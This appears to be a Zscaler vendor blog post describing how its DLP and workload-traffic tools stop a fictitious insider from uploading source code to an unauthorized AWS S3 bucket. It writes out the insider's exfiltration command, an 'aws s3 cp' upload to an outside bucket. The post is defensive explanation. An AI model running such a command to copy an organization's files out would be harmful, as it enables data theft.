Zscaler 블로그
Zscaler 블로그의 최신 업데이트를 이메일로 받아보세요
Betrayal in the Cloud: Unmasking Insider Threats and Halting Data Exfiltration from Public Cloud Workloads

Introduction
In today’s digital world, safeguarding sensitive data, such as source code, is crucial. Insider threats are a worthy adversary, posing significant risk, especially with trusted employees having access to valuable repositories. This article explores how a fictitious software development company could use Zscaler security solutions to stop insider attempts to upload source code. By using Zscaler Workload Communications, the fictitious company detects and prevents unauthorized uploads, ensuring the security of its intellectual property.
Insider Threat in the Cloud and How to Stop Them
A fictitious software development company relies on its source code repository as the lifeblood of its operations. Trusted employees have access to this repository to facilitate collaboration and innovation. To mitigate the risk of insider threats, the fictitious company implements Zscaler security solutions. Let’s explore how our products thwart an insider’s attempt to upload source code to an unauthorized destination.
Attack Chain

Use Case Steps
- Trusted employee access: A trusted employee (insider) has access to the source code repository, enabling them to complete their job responsibilities. A simplified example of source code is shown below:


- Insider threat incident: The trusted employee with legitimate access decides to misuse their privileges by attempting to upload source code files to an unauthorized destination—an AWS S3 bucket, with the intention of unauthorized sharing.

or
user:~$ aws s3 cp sourcecode.c s3://bucket/uploads/sourcecode.c

Figure 1: This diagram depicts how Zscaler blocks insider threats
- Integration with Zscaler Workload Communications: The fictitious company’s source code repository is configured to route all outbound traffic through Zscaler Workload Communications, ensuring that data transmissions undergo rigorous inspection and security policies are enforced.
- ZIA DLP engine implementation: ZIA leverages its powerful inline data loss protection (DLP) engine to analyze data traffic in real time. ZIA’s DLP policies are designed to identify and and prevent unauthorized attempts to upload source code files to external storage spaces. An example of DLP configuration options is shown below.

Figure 2: An example of DLP configuration options.
- Detection and prevention of file upload attempts: As an insider attempts to upload source code files to the unauthorized AWS S3 bucket, ZIA’s DLP engine detects it as a violation of security policies. Leveraging advanced pattern recognition and behavior analysis, ZIA blocks the upload attempt in real time, preventing the exfiltration of company data.
The figure below shows the source code file upload attempt failing in real time.

Figure 2: The source code file upload command receives an error when executed
The upload attempt, which was in violation of company policy, appears in descriptive log records, as shown below.

Figure 3: A log showing the failed source code file upload, along with important details like user, location, and destination
- Alerting and response: The Zscaler security platform generates immediate alerts upon detecting the unauthorized upload attempt.
How Zscaler Can Help
Zscaler’s security products offer effective solutions against insider threats aimed at source code repositories:
Outbound Data Violation Trigger
By routing through Zscaler’s Cloud Connector, organizations can enforce security policies on all outbound data transmissions, including those from source code repositories. This integration ensures that every upload attempt undergoes through security checks, regardless of the destination.
Data Breach Prevention
Zscaler Internet Access (ZIA) features a powerful data loss prevention (DLP) engine that analyzes data in real time. Leveraging advanced DLP policies, ZIA can detect patterns indicative of unauthorized source code uploads. This approach enables organizations to prevent data breaches before they occur.
Instant Alerts
The Zscaler platform provides real-time monitoring of all network activity, including access to source code repositories. Any suspicious behavior, such as attempts to upload source code to unauthorized destinations, triggers immediate alerts. This allows security teams to respond promptly and prevent potential data exfiltration.
Conclusion
With cybersecurity threats on the rise, organizations must combat insider risks effectively. Zscaler solutions offer proactive measures against insider threats, as demonstrated by the hypothetical use case outlined above. By implementing robust DLP policies and real-time monitoring, organizations can protect their critical data unauthorized access and maintain data integrity. The Zscaler platform equips organizations to tackle insider threats confidently, securing their digital assets effectively.

이 게시물이 도움이 되었나요?


면책 조항: 이 블로그 게시물은 정보 제공만을 목적으로 Zscaler에서 작성하였으며, 정확성, 완전성 또는 신뢰성에 대한 어떠한 보증도 없이 "있는 그대로" 제공됩니다. Zscaler는 제공된 정보를 기반으로 수행된 조치나 오류 또는 누락에 대해 어떠한 책임도 지지 않습니다. 이 블로그 게시물에 링크된 제3자 웹사이트나 리소스는 편의를 위해서만 제공되며, Zscaler는 해당 웹사이트의 콘텐츠나 관행에 대해 책임을 지지 않습니다. 모든 콘텐츠는 예고 없이 변경될 수 있습니다. 이 블로그에 접속함으로써 귀하는 본 약관에 동의하며 귀하의 필요에 따라 정보를 확인하고 사용할 전적인 책임이 귀하에게 있음을 인정합니다.